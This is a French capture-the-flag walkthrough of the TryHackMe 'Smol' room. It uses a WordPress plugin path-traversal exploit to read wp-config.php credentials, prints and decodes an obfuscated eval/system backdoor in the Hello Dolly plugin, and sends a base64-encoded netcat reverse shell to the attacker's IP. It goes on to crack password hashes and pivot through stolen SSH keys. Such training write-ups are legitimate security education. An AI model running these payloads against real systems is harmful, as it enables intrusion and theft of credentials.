1 - Smol

// Medium //

```
[Apr 11, 2025 - 11:40:44 (CEST)] exegol-TryHackMe Smol # nmap -T4 -sS -sV -Pn -p-
10.10.168.250 -vv | tee nmap_result.txt

Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux;
protocol 2.0)
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Quand j'essaye d'accéder au port 80 via l'adresse IP, j'ai une redirection,


Je vais demander à NMAP de me donner des précisions :

```
[Apr 11, 2025 - 11:52:33 (CEST)] exegol-TryHackMe Smol # nmap -sV -sC -p22,80
10.10.168.250
Starting Nmap 7.93 ( https://nmap.org ) at 2025-04-11 11:52 CEST
Nmap scan report for 10.10.168.250
Host is up (0.038s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 445f26674b4a919b597a9559c84c2e04 (RSA)
|   256 0a4bb9b177d24879fc2f8a3d643aad94 (ECDSA)
|_  256 d33b97ea54bc414d0339f68fadb6a0fb (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://www.smol.thm
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

On a une redirection vers *www.smol.thm*, rajoutons se domaine à notre /etc/hosts :

```
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1       exegol-TryHackMe
10.10.168.250   www.smol.thm
```

Maintenant, quand j'accède au site web via cette URL :



Un site fait en **WordPress 6.7.1**

Fuzzing

Gobuster

```
[Apr 11, 2025 - 11:57:50 (CEST)] exegol-TryHackMe Smol # gobuster dir -u
http://www.smol.thm -w /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt -x
php,html,js,zip,txt,json,bak
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://www.smol.thm
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-
Content/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              json,bak,php,html,js,zip,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 301) [Size: 0] [--> http://www.smol.thm/]
/license.txt          (Status: 200) [Size: 19915]
/readme.html          (Status: 200) [Size: 7409]
/server-status        (Status: 403) [Size: 277]
/wp-admin             (Status: 301) [Size: 315] [--> http://www.smol.thm/wp-admin/]
/wp-content           (Status: 301) [Size: 317] [--> http://www.smol.thm/wp-content/]
/wp-config.php        (Status: 200) [Size: 0]
/wp-includes          (Status: 301) [Size: 318] [--> http://www.smol.thm/wp-includes/]
/wp-login.php         (Status: 200) [Size: 4537]
/wp-trackback.php     (Status: 200) [Size: 135]
/xmlrpc.php           (Status: 405) [Size: 42]
Progress: 163824 / 163832 (100.00%)
```

WPscan

```
wpscan --url http://www.smol.thm --enumerate p
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://www.smol.thm/ [10.10.55.12]
[+] Started: Fri Apr 11 13:41:56 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://www.smol.thm/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://www.smol.thm/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://www.smol.thm/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://www.smol.thm/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.7.1 identified (Outdated, released on 2024-11-21).
 | Found By: Rss Generator (Passive Detection)
 |  - http://www.smol.thm/index.php/feed/, <generator>https://wordpress.org/?
v=6.7.1</generator>
 |  - http://www.smol.thm/index.php/comments/feed/, <generator>https://wordpress.org/?
v=6.7.1</generator>

[+] WordPress theme in use: twentytwentythree
 | Location: http://www.smol.thm/wp-content/themes/twentytwentythree/
 | Last Updated: 2024-11-13T00:00:00.000Z
 | Readme: http://www.smol.thm/wp-content/themes/twentytwentythree/readme.txt
 | [!] The version is out of date, the latest version is 1.6
 | [!] Directory listing is enabled
```

```
 | Style URL: http://www.smol.thm/wp-content/themes/twentytwentythree/style.css
 | Style Name: Twenty Twenty-Three
 | Style URI: https://wordpress.org/themes/twentytwentythree
 | Description: Twenty Twenty-Three is designed to take advantage of the new design
tools introduced in WordPress 6....
 | Author: the WordPress team
 | Author URI: https://wordpress.org
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.2 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://www.smol.thm/wp-content/themes/twentytwentythree/style.css, Match:
'Version: 1.2'

[+] Enumerating Most Popular Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] jsmol2wp
 | Location: http://www.smol.thm/wp-content/plugins/jsmol2wp/
 | Latest Version: 1.07 (up to date)
 | Last Updated: 2018-03-09T10:28:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.07 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://www.smol.thm/wp-content/plugins/jsmol2wp/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://www.smol.thm/wp-content/plugins/jsmol2wp/readme.txt
```

Plugins plus à jour depuis 2018, peut-être qu'il présente des vulnérabilités :

Exploitation

(CVE-2018-20463)

Vulnérabilité :

- **Arbitrary File Read** via traversal de répertoire dans `jsmol.php`
- Permet la lecture de fichiers sensibles comme `wp-config.php` (contenant les identifiants de la base de données).

```
curl "http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?
isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../../../wp-
config.php"
```


Résultat

```
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
```

```
 * You don't have to use the web site, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * Database settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/documentation/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'wpuser' );

/** Database password */
define( 'DB_PASSWORD', 'kbLSF2Vop#lw3rjDZ629*Z%G' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication unique keys and salts.
 *
 * Change these to different unique phrases! You can generate these using
 * the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key
service}.
 *
 * You can change these at any point in time to invalidate all existing cookies.
 * This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define( 'AUTH_KEY',         'put your unique phrase here' );
define( 'SECURE_AUTH_KEY',  'put your unique phrase here' );
define( 'LOGGED_IN_KEY',    'put your unique phrase here' );
define( 'NONCE_KEY',        'put your unique phrase here' );
define( 'AUTH_SALT',        'put your unique phrase here' );
define( 'SECURE_AUTH_SALT', 'put your unique phrase here' );
define( 'LOGGED_IN_SALT',   'put your unique phrase here' );
define( 'NONCE_SALT',       'put your unique phrase here' );

/**#@-*/

/**
 * WordPress database table prefix.
 *
 * You can have multiple installations in one database if you give each
 * a unique prefix. Only numbers, letters, and underscores please!
 */
$table_prefix = 'wp_';
```

```
/**
 * For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 *
 * For information on other constants that can be used for debugging,
 * visit the documentation.
 *
 * @link https://wordpress.org/documentation/article/debugging-in-wordpress/
 */
define( 'WP_DEBUG', false );

/* Add any custom values between this line and the "stop editing" line. */



/* That's all, stop editing! Happy publishing. */

/** Absolute path to the WordPress directory. */
if ( ! defined( 'ABSPATH' ) ) {
        define( 'ABSPATH', __DIR__ . '/' );
}

/** Sets up WordPress vars and included files. */
require_once ABSPATH . 'wp-settings.php';
```

Nous avons un utilisateur et un mot de passe :



J'ai bien eu l'accès à l'interface Web et en tant wp user.

Dans page,

On a une "Private Write",

Le premier message indiqué : **1- [IMPORTANT] Check Backdoors: Verify the SOURCE CODE of "Hello Dolly" plugin as the site's code revision.**

RCE via plugins

D'abord, regardons le vrai code source afin de comparer :

Original

```
<?php
/**
 * @package Hello_Dolly
 * @version 1.7.2
 */
/*
Plugin Name: Hello Dolly
Plugin URI: http://wordpress.org/plugins/hello-dolly/
Description: This is not just a plugin, it symbolizes the hope and enthusiasm of an
entire generation summed up in two words sung most famously by Louis Armstrong: Hello,
Dolly. When activated you will randomly see a lyric from <cite>Hello, Dolly</cite> in
the upper right of your admin screen on every page.
Author: Matt Mullenweg
Version: 1.7.2
Author URI: http://ma.tt/
*/

function hello_dolly_get_lyric() {
    /** These are the lyrics to Hello Dolly */
    $lyrics = "Hello, Dolly
Well, hello, Dolly
It's so nice to have you back where you belong
You're lookin' swell, Dolly
I can tell, Dolly
You're still glowin', you're still crowin'
You're still goin' strong
I feel the room swayin'
While the band's playin'
One of our old favorite songs from way back when
So, take her wrap, fellas
Dolly, never go away again
Hello, Dolly
Well, hello, Dolly
It's so nice to have you back where you belong
You're lookin' swell, Dolly
I can tell, Dolly
You're still glowin', you're still crowin'
You're still goin' strong
I feel the room swayin'
While the band's playin'
One of our old favorite songs from way back when
So, golly, gee, fellas
Have a little faith in me, fellas
Dolly, never go away
Promise, you'll never go away
Dolly'll never go away again";

    // Here we split it into lines.
    $lyrics = explode( "\n", $lyrics );

    // And then randomly choose a line.
    return wptexturize( $lyrics[ mt_rand( 0, count( $lyrics ) - 1 ) ] );
}
```

```
// This just echoes the chosen line, we'll position it later.
function hello_dolly() {
    $chosen = hello_dolly_get_lyric();
    $lang   = '';
    if ( 'en_' !== substr( get_user_locale(), 0, 3 ) ) {
        $lang = ' lang="en"';
    }

    printf(
        '<p id="dolly"><span class="screen-reader-text">%s </span><span
dir="ltr"%s>%s</span></p>',
        __( 'Quote from Hello Dolly song, by Jerry Herman:', 'hello-dolly' ),
        $lang,
        $chosen
    );
}

// Now we set that function up to execute when the admin_notices action is called.
add_action( 'admin_notices', 'hello_dolly' );

// We need some CSS to position the paragraph.
function dolly_css() {
    echo "
    <style type='text/css'>
    #dolly {
        float: right;
        padding: 5px 10px;
        margin: 0;
        font-size: 12px;
        line-height: 1.6666;
    }
    .rtl #dolly {
        float: left;
    }
    .block-editor-page #dolly {
        display: none;
    }
    @media screen and (max-width: 782px) {
        #dolly,
        .rtl #dolly {
            float: none;
            padding-left: 0;
            padding-right: 0;
        }
    }
    </style>
    ";
}

add_action( 'admin_head', 'dolly_css' );
```

Site Web

Depuis `jsmol.php`, chaque `../` remonte d'un niveau :

- `Niveau 0 : /php/ Niveau 1 : /jsmol2wp/ (1x ../) Niveau 2 : /plugins/ (2x ../) Niveau 3 : /wp-content/ (3x ../) Niveau 4 : /html/ (4x ../)`
- **Notre cas** :
  Si `hello.php` est stocké dans `/plugins/jsmol2wp/`, il suffit de **2x** `../` pour y accéder depuis `jsmol.php` :

Chemin relatif : ../../hello.php → /plugins/jsmol2wp/hello.php

```
[Apr 11, 2025 - 14:47:31 (CEST)] exegol-TryHackMe Smol # curl "http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../hello.php"
<?php
/**
 * @package Hello_Dolly
 * @version 1.7.2
 */
/*
Plugin Name: Hello Dolly
Plugin URI: http://wordpress.org/plugins/hello-dolly/
Description: This is not just a plugin, it symbolizes the hope and enthusiasm of an entire generation summed up in two words sung most famously by Louis Armstrong: Hello, Dolly. When activated you will randomly see a lyric from <cite>Hello, Dolly</cite> in the upper right of your admin screen on every page.
Author: Matt Mullenweg
Version: 1.7.2
Author URI: http://ma.tt/
*/

function hello_dolly_get_lyric() {
        /** These are the lyrics to Hello Dolly */
        $lyrics = "Hello, Dolly
Well, hello, Dolly
It's so nice to have you back where you belong
You're lookin' swell, Dolly
I can tell, Dolly
You're still glowin', you're still crowin'
You're still goin' strong
I feel the room swayin'
While the band's playin'
One of our old favorite songs from way back when
So, take her wrap, fellas
Dolly, never go away again
Hello, Dolly
Well, hello, Dolly
It's so nice to have you back where you belong
You're lookin' swell, Dolly
I can tell, Dolly
You're still glowin', you're still crowin'
You're still goin' strong
I feel the room swayin'
While the band's playin'
One of our old favorite songs from way back when
So, golly, gee, fellas
Have a little faith in me, fellas
Dolly, never go away
Promise, you'll never go away
Dolly'll never go away again";

        // Here we split it into lines.
        $lyrics = explode( "\n", $lyrics );

        // And then randomly choose a line.
        return wptexturize( $lyrics[ mt_rand( 0, count( $lyrics ) - 1 ) ] );
}

// This just echoes the chosen line, we'll position it later.
function hello_dolly() {

eval(base64_decode('CiBpZiAoaXNzZXQoJF9HRVRbIlwxNDNcMTU1XHg2NCJdKSkgeyBzeXN0ZW0oJF9HRVRbIlwxNDNceDZkXDE0NCJdKTsgfSA='));
```

```
        $chosen = hello_dolly_get_lyric();
        $lang   = '';
        if ( 'en_' !== substr( get_user_locale(), 0, 3 ) ) {
                $lang = ' lang="en"';
        }

        printf(
                '<p id="dolly"><span class="screen-reader-text">%s </span><span
dir="ltr"%s>%s</span></p>',
                __( 'Quote from Hello Dolly song, by Jerry Herman:' ),
                $lang,
                $chosen
        );
}

// Now we set that function up to execute when the admin_notices action is called.
add_action( 'admin_notices', 'hello_dolly' );

// We need some CSS to position the paragraph.
function dolly_css() {
        echo "
        <style type='text/css'>
        #dolly {
                float: right;
                padding: 5px 10px;
                margin: 0;
                font-size: 12px;
                line-height: 1.6666;
        }
        .rtl #dolly {
                float: left;
        }
        .block-editor-page #dolly {
                display: none;
        }
        @media screen and (max-width: 782px) {
                #dolly,
                .rtl #dolly {
                        float: none;
                        padding-left: 0;
                        padding-right: 0;
                }
        }
        </style>
        ";
}

add_action( 'admin_head', 'dolly_css' );
```

Directement, on s'aperçoit d'un changement :

- **eval(base64_decode('CiBpZiAoaXNzZXQoJF9HRVRbIlwxNDNcMTU1XHg2NCJdKSkgeyBzeXN0ZW0oJF9HRVRbIlwxNDNceDZkXDE0NCJdKTsgfSA='));**

C'est codé en base 64, décodons ça :

- echo "CiBpZiAoaXNzZXQoJF9HRVRbIlwxNDNcMTU1XHg2NCJdKSkgeyBzeXN0ZW0oJF9HRVRbIlwxNDNceDZkXDE0NCJdKTsgfSA=" | base64 -d

- **Résulat** : `if (isset($_GET["\143\155\x64"])) { system($_GET["\143\x6d\144"]); }`

Je demande à ChatGPT ce que cela signifie :

> **Note**
>
> *Décodage des séquences d'échappement
>
> - `\143` (octal) → `c`
> - `\155` (octal) → `m`
> - `\x64` (hexadécimal) → `d`
>
> *Code désobfusqué :
>
> php
>
> `if (isset($_GET["cmd"])) { system($_GET["cmd"]); }`
>
> *2. Fonctionnement
>
> *Mécanisme d'attaque
>
> - Le script vérifie la présence du paramètre GET `?cmd=...` dans l'URL.
> - Si présent, il exécute la valeur du paramètre via **system()**, une fonction PHP exécutant des commandes shell.

Donc si je test index.php?cmd=id :

`http://www.smol.thm/wp-admin/index.php?cmd=id`

`uid=33(www-data) gid=33(www-data) groups=33(www-data)`

Reverse Shell

On va envoyer un reverse shell à la cible,

URL?cmd=echo YnVzeWJveCBuYyAxMC44LjI2LjE3OCA0NDQ0IC1lIC9iaW4vYmFzaA== | base64 -d | bash

Ncat: Connection from 10.10.55.12.
Ncat: Connection from 10.10.55.12:41402.

- python3 -c 'import pty; pty.spawn("/bin/bash")'
- alias ll="ls -la"

```
www-data@smol:/$ mysql -u wpuser -p
mysql -u wpuser -p
Enter password: kbLSF2Vop#lw3rjDZ629*Z%G
```

```
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 730
Server version: 8.0.36-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

mysql> show databases;

show databases;

```
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| wordpress          |
+--------------------+
```

mysql> select *from wp_users;*

select from wp_users;

```
+----+------------+------------------------------------+--------------+--------------
------+---------------------+---------------------+---------------------+-------------
+-----------------------+
| ID | user_login | user_pass                          | user_nicename | user_email
| user_url            | user_registered     | user_activation_key | user_status |
display_name           |
+----+------------+------------------------------------+--------------+--------------
------+---------------------+---------------------+---------------------+-------------
+-----------------------+
|  1 | admin      | $P$BH.CF15fzRj4li7nR19CHzZhPmhKdX. | admin         |
admin@smol.thm     | http://www.smol.thm | 2023-08-16 06:58:30 |                     |
0 | admin                 |
|  2 | wpuser     | $P$BfZjtJpXL9gBwzNjLMTnTvBVh2Z1/E. | wp            | wp@smol.thm
| http://smol.thm     | 2023-08-16 11:04:07 |                     |           0 |
wordpress user         |
|  3 | think      | $P$BOb8/koi4nrmSPW85f5KzM5M/k2n0d/ | think         |
josemlwdf@smol.thm | http://smol.thm     | 2023-08-16 15:01:02 |                     |
0 | Jose Mario Llado Marti |
|  4 | gege       | $P$B1UHruCd/9bGD.TtVZULlxFrTsb3PX1 | gege          | gege@smol.thm
| http://smol.thm     | 2023-08-17 20:18:50 |                     |           0 | gege
|
|  5 | diego      | $P$BWFBcbXdzGrsjnbc54Dr3Erff4JPwv1 | diego         | diego@local
| http://smol.thm     | 2023-08-17 20:19:15 |                     |           0 |
diego                  |
|  6 | xavi       | $P$BB4zz2JEnM2H3WE2RHs3q18.1pvcql1 | xavi          | xavi@smol.thm
| http://smol.thm     | 2023-08-17 20:20:01 |                     |           0 | xavi
|
+----+------------+------------------------------------+--------------+--------------
------+---------------------+---------------------+---------------------+-------------
+-----------------------+
```

cat /etc/passwd

```
xavi:x:1001:1001::/home/xavi:/bin/bash
diego:x:1002:1002::/home/diego:/bin/bash
gege:x:1003:1003::/home/gege:/bin/bash
```

On va regarder s'il est possible de cracker un des 3 password :

John The Ripper

On essaye Xavi en premier :

echo 'PBB4zz2JEnM2H3WE2RHs3q18.1pvcql1' > xavi.txt

```
john --format=wordpress xavi.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

```
[Apr 11, 2025 - 15:43:04 (CEST)] exegol-TryHackMe Smol # john --format=wordpress
xavi.txt --wordlist=/usr/share/wordlists/rockyou.txt
Error: No format matched requested name 'wordpress'
[Apr 11, 2025 - 15:43:46 (CEST)] exegol-TryHackMe Smol # cat xavi.txt
$P$BB4zz2JEnM2H3WE2RHs3q18.1pvcql1
[Apr 11, 2025 - 15:43:53 (CEST)] exegol-TryHackMe Smol # john --list=formats | grep
wordpress
432 formats (151 dynamic formats shown as just "dynamic_n" here)
```

Pas de version Wordpress dispo, on va donc utiliser hashcat.

Hashcat

hashcat -m 400 -a 0 xavi.txt /usr/share/wordlists/rockyou.txt

- -m 400 -> hash wordpress
- -a 0 -> attaque par dictionnaire

hashcat -m 400 -a 0 xavi.txt /usr/share/wordlists/rockyou.txt --show

Rien

On essaye pour diego :

```
[Apr 11, 2025 - 16:07:47 (CEST)] exegol-TryHackMe Smol # hashcat -m 400 -a 0 diego.txt
/usr/share/wordlists/rockyou.txt --show
$P$BWFBcbXdzGrsjnbc54Dr3Erff4JPwv1:sandiegocalifornia
```

On a un password, connectons nous :

```
www-data@smol:/$ su - diego
su - diego
Password: sandiegocalifornia

diego@smol:~$
```

```
diego@smol:~$ ll
ll
```

```
total 24
drwxr-x--- 2 diego internal 4096 Aug 18  2023 ./
drwxr-xr-x 6 root  root     4096 Aug 16  2023 ../
lrwxrwxrwx 1 root  root        9 Aug 18  2023 .bash_history -> /dev/null
-rw-r--r-- 1 diego diego     220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 diego diego    3771 Feb 25  2020 .bashrc
-rw-r--r-- 1 diego diego     807 Feb 25  2020 .profile
-rw-r--r-- 1 root  root       33 Aug 16  2023 user.txt
lrwxrwxrwx 1 root  root        9 Aug 18  2023 .viminfo -> /dev/null
```

Premier flag dans user.txt

Elévation de privilèges

sudo -l

Sorry, user diego may not run sudo on smol.

```
diego@smol:/home$ ll
ll
total 24
drwxr-xr-x  6 root  root     4096 Aug 16  2023 ./
drwxr-xr-x 18 root  root     4096 Mar 29  2024 ../
drwxr-x---  2 diego internal 4096 Aug 18  2023 diego/
drwxr-x---  2 gege  internal 4096 Aug 18  2023 gege/
drwxr-x---  5 think internal 4096 Jan 12  2024 think/
drwxr-x---  2 xavi  internal 4096 Aug 18  2023 xavi/
```

4 utilisateurs appartiennent au même groupe,

J'ai regardé le profil des 3 autres utilisateurs, le seul à avoir une connexion SSH possible est think, l'utilsateur gege contient un zip, je pense qu'il doit être intéressant.

SSH to think

```
diego@smol:/home/think/.ssh$ ls
ls
authorized_keys  id_rsa  id_rsa.pub
diego@smol:/home/think/.ssh$ ssh -i id_rsa think@127.0.0.1
```

ssh :

```
`think@smol:~$ ll`
`ll`
`total 860`
`drwxr-x--- 5 think internal   4096 Apr 11 14:40 ./`
`drwxr-xr-x 6 root  root       4096 Aug 16  2023 ../`
`lrwxrwxrwx 1 root  root          9 Jun 21  2023 .bash_history -> /dev/null`
`-rw-r--r-- 1 think think       220 Jun  2  2023 .bash_logout`
`-rw-r--r-- 1 think think      3771 Jun  2  2023 .bashrc`
`drwx------ 2 think think      4096 Jan 12  2024 .cache/`
`drwx------ 3 think think      4096 Aug 18  2023 .gnupg/`
`-rw-rw-r-- 1 think think    840085 Apr  1 04:29 linpeas.sh`
`-rw-r--r-- 1 think think       807 Jun  2  2023 .profile`
`drwxr-xr-x 2 think think      4096 Jun 21  2023 .ssh/`
`lrwxrwxrwx 1 root  root          9 Aug 18  2023 .viminfo -> /dev/null`
`-rw-rw-r-- 1 think think       632 Apr 11 14:39 wget-log`
```

LinPeas

J'ai téléchargé en local cet outil pour scanner les failles d'élévation de privilèges sur un système Linux.

- Détecte les sudo sans mot de passe, SUID, crontab, failles kernel, config PAM, etc.
- Ultra complet et très populaire.

Serveur Web temporaire en local :

- python3 -m http.server 8080

wget *http://10.8.26.178:8080/linpeas.sh*

```
Saving to: ‘linpeas.sh’

linpeas.sh          100%[===================>] 820.40K  1.32MB/s    in 0.6s

2025-04-11 14:40:06 (1.32 MB/s) - ‘linpeas.sh’ saved [840085/840085]
```

